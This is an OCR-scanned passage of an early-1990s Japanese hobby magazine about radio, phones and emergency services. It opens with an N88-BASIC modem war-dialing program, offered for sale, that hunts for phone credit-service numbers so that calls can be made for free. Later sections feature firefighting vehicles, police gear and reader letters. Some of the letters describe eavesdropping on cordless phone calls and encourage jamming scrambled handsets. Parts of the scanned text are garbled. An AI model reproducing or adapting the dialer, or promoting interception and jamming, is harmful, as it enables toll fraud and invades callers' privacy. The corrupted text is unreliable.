の取説とにらめっこしてなんとか動作するように造ったもんです。いろいろ問題もあるのでとんどん改良していきたいと思つてます。

このままのでもタダ電話できます。

このシステムを1箇月もフル稼働させれば何件かつレジットサービスを使用できる、つまりはタダで電話が掛けられるつーもんです。

うまくいけば**タダ電話かけまくれる**ので、電話魔の人やパソコン通信オタクの人には大ウケでしょう! ダイヤルQ²や伝言ダイヤル狂の人も…残念でした! Q²や伝言ダイヤルはクレジットサービスでは接続できません!! あと移动通信やセラーもだめです。テレメッセージはOKです。

んじゃまあ～機材のセッティングをしてプログラムをはしらせてみますかあ。最初に端末の接続されている回線の種類を選択し、目星をつけた電話番号を



▲写真4 ハッキングが成功すると、その電話番号がこのような転送されてくるわけだ!

入力してください。このプログラムでは番号は0000~0999までには検索できませんので、1000以上の番号を入力して下さい。それがやっつ一人はバージョンアップを待つか、自分で改良してください。プログラムを実行させるとハッキングできる番号を探するために、クレジットセンターにダイヤルし、電話番号をかたづけしからさぐりをいれてゆきます。めでたくハッキングできる番号をみつけると、ポケベルを呼び出し、電話番号を表示するわけですが、ポケベル

(表示機能付きのやつ)をもっていない人は、呼び出しのところを自分ちの電話番号にするか、#にしてください。これで、ポケベルが鳴ったりした日には、晴れてタダ電ができるようになるわけです。

あと、電話が掛かってきたときにプログラムをストップさせるようになっていますが、そんなもんおかまいなしに番号探しをしたい人は1190行を変更してください。

んで、自分もこれでタダで電話が掛けられるようになったわ

けですが、いざ掛け放題になってもあんまり長電話するあてがないから宝の持ちぐされになっています。

まあ、彼女でもいたらいいんだけどね！

クレジットサービスハッキングプログラムを頒布いたします。メディアは3.5/5インチの2D/2DD/2HDです。千円で1200円です。

いクレジット通話ハッキングプログラム

```

998 'クレジット通話ハッキングプログラム Ver.1.1
999 '
1000 ' by D.NONOMURA
1010 ' N88-BASIC
1020 '
1030 'FOR PC-98/88 SERIES
1040 '
1050 '
1060 INPUT"ブッシュ回線かダイヤル回線かを入力して下さい。(Port)";T$
1070 INPUT"市外局番";Q$
1080 INPUT"局番";A
1090 INPUT"番号";B
1100 B=B-1
1110 REM OPEN "COM1:N81XN" AS #1
1120 PRINT #1,"ATZ/X3"
1130 FOR I=0 TO 1000 :NEXT
1140 PRINT #1,"ATS7=14"
1150 FOR I=0 TO 1000 :NEXT
1160 B=B+1
1170 PRINT #1,"ATD"+T$+"121,,"T4,,"+Q$+STR$(A)+STR$(B)+",,"+STR$(B)+",,XXXX XXXX,,,"
1180 LINE INPUT #1,K$:PRINT K$
1190 IF K$="RING" THEN 1300
1200 IF K$="NO CARRIER" THEN 1230
1210 IF K$="BUSY" THEN 1230
1220 GOTO 1180
1230 ' ON HOOK:先ず楽しい?
1240 PRINT #1,"ATZ"
1250 FOR I=0 TO 2000:NEXT
1260 'ブキノターゲツト
1270 B=B+1
1280 IF B=10000 THEN A=A+1:B=1000:'キョクハシ クリアケ"
1290 GOTO 1170
1300 '止めてもよい?
1310 PRINT #1,"ATZ"
1320 CLOSE #1
1330 END

```

※1170行のXXXXXXXに自分のポケベルの番号を入力。又は、電話番号か井。

警告

PICTORIAL

「救急車」使えず「返品」

湾岸貢献策のお粗末

第1陣12台

サウジの法に合わず
医療団も半減・休眠へ

サウジに12台の救急車を送った日本は、サウジ政府に「公道で使えなければ砂漠の多国籍軍で使ってくれないか…」と働きかけたが、誇りの高いサウジ側には受け取れないという意識が強く、保税倉庫に眠ったままとなっていた。

湾岸戦争の悪化に伴い、サウジ側から「別の到着荷物の邪魔になる」と苦情まで出て、とうとう返品されてしまった。

その12台のうちの1台を東京で見つけたわけだ。もしかすると、あなたの家のそばの消防署にも、1台約800万円の「出戻りフォード」が配置されているかもしれないぞ…。

▲読売新聞90年11月30日夕刊

なんと「出戻り!!」

フォードの救急車が配置
ところがこいつ…

あんまり 見つめないで…

東京消防庁丸ノ内消防署に、都内で初めてアメ車「フォード」の救急車が配置されました。これまで外車をベースにした救急車といえば、本誌でも幾度となく登場している、渋谷消防署などの箱型「バンツ」が有名中の有名で、誰もがそう思い浮かべたでしょうが、今度はいよいよ「フォード」君の登場です。経済摩擦もなんのその。ちゃんとして外国製品買ってまんがな、ヒルズおばちゃんノ…と思いきや、おっ？この面体、どこかで見覚えがありやしませんか？

も、もしやオヌシ…、「出戻りフォード」じゃアござんせんかねえ？

出戻りの経緯

湾岸戦争の貢献策の一環として、湾岸平和基金運営委員会の決定で、中東へ救急車50台を送ることになり、その第一陣12台が、昨年11月サウジアラビアに向けて成田空港を飛びたった。

国内の医療事情が悪化していたサウジアラビアは、日本からの突然の「贈り物」に、どんなに喜んだことであろうか…。

ところがどっこい、開けてビックリ玉手箱。届いた12台はなんと、右ハンドルのガソリン車。サウジの車両法規では、車は左ハンドルと決められており、しかも救急車は走行中に事故があっても発火しないように、軽油を使うディーゼルエンジン装備が義務付けだったのである。

▲車体はフォード。収容室はオーストラリア、屋根は日本でつくられた。

邪魔者扱い…

事前調査もろくにせず、慌てて送った日本は、サウジ政府に「公道で使えなければ砂漠の多国籍軍で使ってくれないか…」と働きかけたが、誇りの高いサウジ側には受け取れないという意識が強く、保税倉庫に眠ったままとなっていた。

湾岸戦争の悪化に伴い、サウジ側から「別の到着荷物の邪魔になる」と苦情まで出て、とうとう返品されてしまった。

その12台のうちの1台を東京で見つけたわけだ。もしかすると、あなたの家のそばの消防署にも、1台約800万円の「出戻りフォード」が配置されているかもしれないぞ…。




▲ストレッチャーを出したところ、まるで普通の救急車と、

お！助手席から失礼！ほおほ、やつぱり右ハンドルだ。






◀ダブルミラーまで標準装備されている。




▲後部ドア上の後方確認用カメラ。佐川急便みたい…。




◀車内左後部上段にある低圧式自動吸引装置と外部カメラのモニター。




▶車内左後部下段にある応急処置用の救急箱



▲カーラジオが標準装備でないため、署で独自に付けたカセット付チューナー。




▲助手席横にあるブレーカー使用の電源パネル。AメータやVメータが見える。



▲話題の可搬型救急無線機。右側には長めのホイップアンテナがある。

▼ハンドル左に後退警報機と補助サイレンのスイッチ。中央にP.A付サイレンアンプ。



▲傷病者に変速時の不快感を与えないように、車両は4速オートマチック。

敬告 消防 PICTORIAL



消防新兵器に肉迫!!

後半は消防科学研究所が開発した、消防技術の最先端「消防ロボット」3機種をご紹介します。

レインボーファイブ2号

隊員が接近困難な強い放射熱を発生する大規模火災や爆発の恐れがある災害に対処するために開発された無人走行放水車。


初代との大きな違いは、消火作業以外に障害物除去も行えるよう、アームシャベルが装備されたことと、足まわりがキャタピラに改良された点です。



▲以前のレインボーファイブとだいぶ形が変わりました。



▼これが操作用のワイヤレスリモコン。



▲アンテナはマルドルのHG-600Hと同型。エレメントが少し短い。



▲親車両「日本橋照明」とファイヤーサーチ。動力源は照明車の交流200V。


▲専用トラック「荻窪輸送」とレインボーファイブ2号。

な見の車
り周アン両
す波ン後
ね数部
がナに
に制
に御


ファイヤーサーチ

こちらは無人偵察車。狭いところにも入って行けるように、細身の背高ノツポさんです。

操作は親車両にある装置を使い、有線で100mまで遠隔操作が可能。前後方に監視用高感度カメラを備え、濃煙中でも撮影ができるようになっているほか、ガス濃度測定装置なども搭載。



▲これが操作パネル。「偵察ロボット主操作装置」と書いてある。



▲カニ爪のようなマンビレータが特徴。監視カメラや各種センサーも見える。

壁面昇降ロボット

高層ビル火災の際に、隊員に代わって壁をはい上がって消火や偵察活動を行なう「壁面ロボット」の骨格が完成しました。

強力な真空ポンプに接続した吸着盤が、壁に吸い付く仕掛け。歩行速度は毎分5m、上下方向の昇降だけでなく、360度自由な方向へ移動ができる。

今後作業用マンビレーターやカッターなどが搭載され、平成5年春の完成予定。



▲日経新聞（4月18日）夕刊

好評連載 警子さんのPSノート番外編

ご好評いただいている「PSノート」の著者・みかわしんさんが「婦警さんマニュアル4（制服・歴史編）」を発行されました。内容も充実し、警消マニア必読の書…。部数限定ですので、ご希望の方は必ず無記名の定額小為替でお早めどうぞ。

「婦警さんマニュアル4」
（制服歴史編）B 5判28ページ
定価：1冊800円（送料税込）
お申し込み先

〒107 港区南青山1-11-37

波多野 進様方 MIKE・SUGER 宛



面パトマニア御用達

PCグッズ間屋登場

面パト製作過程で、特装パーツ入手の壁に突き当たった…。そんなあなたに耳よりの情報。無線機格納装置をはじめ、探

索燈用メタルコンセントまでのPCパーツを、入手に四苦八苦している皆さんにお譲りします。今回は2種類をご紹介します。

マップランプ

正式名称は「フロント筆記用ランプ」。サンバイザー内側に取付け可能。照射範囲の広い蛍光灯を使用し、夜間の地図確認に便利。特別価格¥19,500

▼スポットランプ(左)とマップランプ



フレキシブル・スポットランプ

純正部品ではありませんが、機捜の面パトにお巡りさんが勝手に取付けてる。アームがフレキシブルなので角度が自由にえられる。特別価格¥14,170

お申し込み方法

代金は現金書留で。商品は約2週間でお手元へ…。100種以上の商品を紹介した「カタログ」は切手300円でご請求下さい。

お申し込み先


〒185 国分寺市本町2-11-5

特 装 舎

けーこ 警子さんの PSノート


婦警さんの 服装学(その6)

アキラ




今回は季節に
ちなんで
レイン・コート。
全面、白か
アイボリーの
防水布製よ。

表




裏




(地域によって違う形のものもある。)

レイン・ブーツは
同じ色のゴム製
普通のゴム長
より長めの
ハーフ・ブーツです。


この部分は同色の
ラインです。



ただし、めったに
はきません！
たいていパンプスか
革ブーツのまま。




■ 今月の保存用カット ■



装備品の ひとりごと

No.9

警棒の巻



今月は私、警棒です。どうぞお見知りおきを願います。

私は先月の捕縄といっしょに江戸時代の伝統を受け継いでいる、現代版十手といえますぞ。

私は直径3cmで長さ60cm。滑り止めにタテスジまではいって、ナニよりも黒光りしているのであります。

櫂の木でできていますから、叩かれるとうんと利きますぞ。

この頃はブラブラするのはみっともないということで、金属製の特殊警棒という伸縮式のものゝ私服警官などを中心に貸与されています。

でもやっぱり警察官らしさを象徴するのが私の存在ですからね、木製のほうがエライ。

私の体色は兄弟47人全部違います。警視庁はアメ色です。

私のことをご主人様はどう扱うかといいますと必ず右手に持って職質するのです。

これはかつての十手や明治時代のサーベルの名残なんです。

警察無線を聞いていると、たまに一斉指令で緊急配備を掛けたときに、「…警棒を必ず手に持ち職質には特段の留意をされたい」という指令がきました（警視庁だけかな）。

私は出番だぞってわくわくしたものです。

おっとお、少林寺の僧が持っているような長い棒がおれにもしゃべらせると乱入っ。

「押忍っ、自分は警杖でありますっ。

自分を見てもらうチャンスが余りないので親しまれていないのが残念でありますっ。

警らの警官よりも機動隊員が持っていることが多いからであります。

自分を見たかったら警察署の玄関に行っておしであります。立っている警備担当警察官が持っているであります。

でも警備の私服警官が持っているさまは、警察署玄関でなかったら、昔話の「ゲバ棒」所持の過激派になってしまっているであります。

自分は善良な市民を威嚇するために存在するのではないのでありますが、自分を持っているご主人様が目付きが悪くて警察署の玄関でなかったらヤクザと間違えそうな態度で立っているから少々肩身が狭く思うであります。」

警杖さんはそういうとまた、玄関へ交替のために去っていきました。

えー、市民にとって、ご主人様が私を手持たずに近づくのと、持って近づくのとでは印象に大きな違いがあるようですね。

でも悪人にとってはご主人様のその態度が威圧感を与えるのです。

暗い夜道で私を手持って職質されてもこれが私の仕事なんだから許してね。

AB HOUSE



AB との出合い

●本屋さんの片隅で「アクションバンド」4月号を何気なしに手に取ってみたのがきっかけで、「大ファン」になりました。私は無線マニアではありませんが、ちょうど電話を買いだと思ってたときなので、特集記事は大変参考になりました。これからもう少し良い記事をお願いいたします。

(兵庫県神戸市/郡秀和)

(表の声) お便りありがとうございました。ABは「冒険をたのしむ無線・有線マガジン」です。電話とトランシーバを組み合わせた、便利グッズも紹介していますので、無線関係のページにも目を通してくださいね。

注意事項その1

●少し(そ〜と〜)前のことですが、東名高速道路の富士川SAにパトカーが展示してあ

り、写真を撮っても良いということで、早速売店で「写ルンですフラッシュ」を買って撮影したところ、何枚かのOK作もありましたが、あまりにも近くで写しすぎたため、お粗末ながらほとんどボツ…。読者の皆さんもデジタル機を写すときには、くれぐれも注意しましょう！それ以来「写ルンです」を使わなくなったボクです。

(静岡県浜松市/

AB+RL+CQ=世界最強)

(表の声) 「写ルンです」のファインダーは、大橋巨泉さんのメガネじゃないけど、穴のあいた素通しだから、いまは慣れたけど最初は抵抗あったねえ。

(裏の声) 最近は巨泉さんだってガラスの「タマ」ぐらい入ってるぜ。「タマ」って言やあカルーセル麻紀だよな。

(表の声) やっぱキミというに変になりそうだ…。

(裏の声) 「病気…移ルンです、ほい！とかいっちゃって！」

注意事項その2

●私は2年程前に自転車を拾いました。錆びた自転車が山積みになっていたので、処分するものかと思いましたが。(実際、2〜3週間後にはなくなっていました。)私はその中から、乗れそうなものを1台選びました。

ハンドルは傾いているし、後ろの荷台は曲がっていて、かなり錆びていました。サドルはあんまりひどいので、別のものと取り替えました。タイヤもベチャンコでした。私はその自転車を友人にあげました。防犯登録ナンバー(まだ貼ってあった！)により、友人は2年経って警察に捕まりました。その自転車は盗難届けが出されていたことがわかりました。私と友人は指紋を採られました。皆さんもゴミあさりは慎みましょう。

(東京都/青梅局の消印さん)

(表の声) 駅前広場の迷惑駐車。「撤去」と印刷された荷札モドキが結んであるけど、あれって引き取り手がないと、手直しして売ったりするんでしょ。それを失敬してきちゃうのは、ちょっとマズかったかもね…。

(裏の声) 本人が忘れてるころに逮捕(?)だなんて、なんと警察の執念深いこと。そんなこ



とより、グリコ森永事件は一体
ど〜なってるんだ？

注意事項その 3

●僕がね、この前にね、自転車にね、デジタルのスピードメータをね、つけていてね、配線をハサミで切ったらね、間違っ指切っちゃってね、血がたくさん出ちゃってね、夜になってもね、とまらなかつたの…。ハサミのパカヤロー、ドーシテクレルイイテーヨー！

(千葉県銚子市/ばちあたり)

(裏の声) 俺がね、この前にね、下り坂でね、自転車カッ飛ばしてたらね、前輪がね、アスファルトの亀裂にハマっちゃってね、前方回転しちゃってね、前歯折っちゃったの。建設省、どうしてくれんだよ！

特派員報告 (台灣)

●先日 BV に所用があったついでに、台北のアマチュア無線店街を見て歩いたら、アクションバンドが売られており驚いた。あいにく連休のために、休みの店が多かったが、6 店まわって全店に CQ と AB が売っていた。AB は 100 台湾ドルで売られていました。当然当局も買っ



てしまったが、それが失敗！な
んと日本とまるで同じ内容だっ
た…。誰か〜つ4月号買ってく
だされ〜。ちなみにMHとRL
を売っている店は0でしたよ！
(埼玉県/改造変人)

（表の声）あるところにはある
 んですね。我が社もグローバル
 になったもんだねえ。

（裏の声）こうなると「ニューズウィーク」みたいに、英語版と日本語版の2バージョンを作んなきゃいけねえな！

(表の声) あれ? 「プレイボーイ」みたいに…じゃないの?

特派員報告 (韓国)

●先日韓国の友人より便りがありました。彼は、まだ韓国でアマチュア無線が許可されていないころから SWL を楽しみ、日本の放送局をモニターしてはレポートを送っていたそうです。今回の便りでは、BS/CS を受信するために、120cm のパラボラを使っているのだけれど、コンバータが入手困難なために送って欲しい…ということで、早速マスプロ製の BS 用コンバー

タを送りました。これらのレポートが届けば、結果等をお知らせします。なお、5月に渡韓しますから、先方の衛星放送事情についてレポートします。東南アジア方面の出張が多いため、今後それらの衛星放送についてもお知らせします。

(兵庫県加古川市/渡辺泰次)

(裏の声) 韓国じゃ過去の戦争問題云々で、「日本音楽の放送ご法度」の法律があるんだ。ところが、セットさえあれば日本のBSがよく映るらしく、チューナーを手に入れて日本の衛星放送を見ている家庭があつて、これが問題になっているらしい…。1995年には韓国でも衛星放送が始まる…。つてこたあ、日本の茶の間に韓国の文化が飛び込んでくるってことになる。カルチャーショックの嵐かもしれないけど、こりゃ楽しみだゾ。

もれなく進呈…

●先日会社にきたダイレクトメールの中に、人材活用会社のものがあり、何となくみていると「もれなくテレホンカード」と

書いてあったので送ってみたら、きのう本当に届き、何だか嬉しくなって、転職を考えてしまった。テレカといえば、1年近くゴミ拾いをしていたので、0度数のゴミが200枚ぐらいある。でも最近めんどくさいのでIDチェックなどしていない。カードリーダー・ライタがあれば楽チンなのになあ。緑デングが欲しいよ〜。

(神奈川県横浜市/ボース)

(表の声)「もれなく」とか「全員の方に」というキャッチには私も弱い！まるで競馬ウマの二ツジンみたいだね。

(裏の声) ABハウスの採用者に「もれなく」プレゼントしてる、黄金のステッカーも実はこの戦法なのだ、ハッハッハ…。

(表の声) そうそう、担当が嘆いていたけど、ステッカーを送っても宛名不完全で戻ってくるものが結構多いんだって。匿名さんも、ちゃんと名前と住所を

書いてくださいな。

金銀パールプレゼント

●昔やってたテレビ番組みたいに、ちょっといい投稿には銀ステッカー、すごくいい投稿には金ステッカーをあげて、銀を3枚とか5枚集めたら、アンテナやその他のアクセサリを、金をたくさん集めたら、マイクや電源などをプレゼントするのはどうでしょう。

(神奈川県藤沢市/中田圭)

(表の声) いい考えですね。なんかチョコボールの箱のくちばしみたいだけど、ただ編集長が「ウン」というかどうか…。

(鬼変酋長) ズズズ…。

(裏の声) 寝たふりしてるから、駄目なんじゃねえの？

冷静な行動…

●先日おばあちゃんが亡くなりました。私はよく地元の広域消防をワッチしたりしていますが、

この日はPM6:40頃におばあちゃんが倒れたとの連絡を受けて、急いで駆け付けたところ、すでに救急車が来ており、おばあちゃんはグッタリしていて、うちの田たちも心配そうで、救急車のあとをすぐに追い掛けましたが、さすがに速く、私の車の中では田達が大丈夫かなあ…などと言っていました。しかし、すでにそのときには亡くなっていたそうです。あとであのとき、Achを聴いていたほうがよかったかな…とも思いましたが、実際自分に関係ある人間がAchの世話になっていると冷静に「ワッチ」という言葉は浮かんでできませんね。

(群馬県藤岡市/

ABロード)

(表の声) 複雑な心境ですね…。単に興味が半分で聴いている人は、いま一度無線通信の大切さと、その裏で必死に働く人たちの姿を思い浮かべてほしいな。



拝啓 兵庫県警様

●「余りもんのポスターください…」とPBに行ったら、「雨でなくなって、いま貼ってある分しかない」といつてくれなかった。で、仕方なくほかのPBに行っても「ない!」。しかもさあ…「受験(警察官)してくれるならパンフあげるけど」だってさ!でも本当は、いま行ってる会社が大嫌いだから、警察の広報で燃えまくりたいなあと思っているんだけど、警察学校で1年+半年以上も過ごさなければならぬと聞いて、あつさり断念…。周りとの接点を失うのが、恐いし嫌いだ。だから一生マニアのままでいたいと思います。

(兵庫県西宮市/


森井154のようにになりたい)

(表の声) そうそう、受験/パンフをもらいにいくと、お茶を出してくれる話は有名だけど…。

(裏の声) 俺は何のポスターを貰いにいったのかが気に掛かるなあ…。アイドル系かい?

もしかして…

●読者の人たちは知らないと思



いますが、あの鬼編集長は Mr レティと結婚しているらしいのです。いつやったか忘れましたが、日本テレビ系の大迫跡という番組で、Mr レティのことをやっていました。見ていると Mr レティと結婚している人が出てきましたが、その人が鬼編集長にそっくりで、それも出版社を経営している…といっていたので、もしかしてこの人が鬼編集長ではないでしょうか?

(富山県小矢部市/SWR)

(表の声) 編集長の奥さんは、綺麗な女性だから、なにかの間違いじゃないかなあ?

(裏の声) でも、確か愛人はオカマだとか言ってたから、多分ドラマで見たのは、きっとホンモノの鬼編集だぞ! ウソだよ〜ん。

掘出し物

●某会社が使用していた IC-μ 3 を一台手にいれました。使用できないので処分するとのこと。業務用に使われていたためか、外観は余り良くなかったのですが、なにせタダですから…。早速修理にとりかかり、BNC コネクタの配線外れと、バッテリーパック、PTT スイッチの交換で「ハイ、元どおり」。リピーターのアクセスも決まり、現在レザーケースを製作中。めでたし、めでたし…。

(静岡県/TANACHAN)

(表の声)「タダより高いモノはない…」っていうけど、その後なにも起きてませんか?

育児奮戦記

●僕は TH77 が出てすぐに買

い、その日のうちに送信改造をしていると、4 才になる子供が半田ゴテを持っているときにつかえてきて、CPU に半田があたり、CPU がパー…。修理代 28K はとても悲しかった…。もう子供はいらん!

(鳥取県境港市/近藤伊佐夫)

(表の声) 文面を読んで、その様子が目に浮かびました。お父さん、がんばってください!

アマチュア無線疑士(?)

●アマチュア無線の免許もないのに TH77 を買ってしまった。もう免許をとるしかない…。ところで編集部の方々は、全員もっているんでしょうね。PS:友達が 2 アマをもっているとは知らなかった。1 アマも挑戦したけど、3 回失敗したから諦めたんだって…。

(長野県松本市/小梅)

(表の声) みんな陰でコソコソ勉強しているから、遅れをとらないようにしなくちゃね。編集部にもアマチュア免許がない…っていう人間がいるけど、いきなりプロ免許なんか取ったりするから、怖いご時勢だよな。





2アマ国試 (その1)

●先日2アマを、芝浦工業大学へ受けにいきました。受験者が多いのにビックリ！2アマもだんだん受ける人が多くなり、4アマや3アマではアマチュア無線の資格とはいえなくなる時代がくるのでは…と思いました。事実、14メガでは2アマ以上の人しか出ていません。中には4アマもいるかも…。

(神奈川県/2アマを受けた男)

2アマ国試 (その2)

●2アマの国試を受験してきました。前回から日本無線協会の試験になり、電監が行っていたときと比べ、カタイ雰囲気もなくなり、リラックスして受験できました。試験内容は8～9割が過去の既出問題で、新問は多くなく、全体的に以前より内容が易くなっているような気がしました。私は初日(4/11)受験しましたが、無線工学のB問題に3ヶ所も漢字の間違いがあり、再三協会側から訂正の告知がありました。国家試験なのにこんなことでもいいのでしょうか

か？先行き不安な気がするのですが…。

(愛知県名古屋市/匿名希望)

(裏の声) お二人とも、受験結果はどうでしたか？今度は従免とハイパワー局申請のエピソードを頼みますよ。

コードレス (その1)

●盗聴防止機能使用中に、相手がスクランブルをはずすまで、ジャミングを掛けてやりましょう。子機の周波数を受信し、ボイスチェンジャーを通してTXすれば面白いかも…。但し、スクランブルがはずれたら、すぐにジャミングをやめましょう！

(静岡県島田市/霊夢)

コードレス (その2)

●最近、署活系よりコードレスのほうが面白い。自動車の電話の方がおとなしくらいです。ところがワッチしていると、男の長電話が多すぎる。くだらないことを2時間も3時間もワッチしているほうもそうだけど…。やっぱり女の子の会話が一番いいぞ！中にはすごいことを言っているが、ワッチされてるとも知らないで、よくしゃべる。Aクンがうまいだの、Bクンがかいだの、女は怖い！それに比べりゃ男なんて、カワイイものですよホントに。最近女のコが信じられなくなってきたよ。ま



横浜市/盗聴エディ

Eddy

AB HOUSE

あ、こんなコばかりじゃないからね。

(宮崎県宮崎市/

ラッキーストライブ)

(裏の声) ねえねえ、かおりちゃん。「うまい」とか「でかい」って……一体、何の話なの?
(かおり嬢) こ、こいつ、セ・ク・ハ・ラで訴えてやるう。

Q²のビデオ

●意外とご存じの方も多いはず。あいだももの「ダイヤルQ² 1138トリプルの女」という、日本ビデオ倫理協会ご推薦の作品中に、マランツのポケクロ(C412?)でコードレスを受信する一見「無線オタク」がでてきます。彼は伝言ダイヤルで、ももちゃんを探すのですが、その机の上には「AB90年12月号」

がしっかりと置かれています。こういう作品を一発で見つけた私の彼女はスゴイ!!


(愛知県春日井市/瞳ちゃんは故障が少ない)

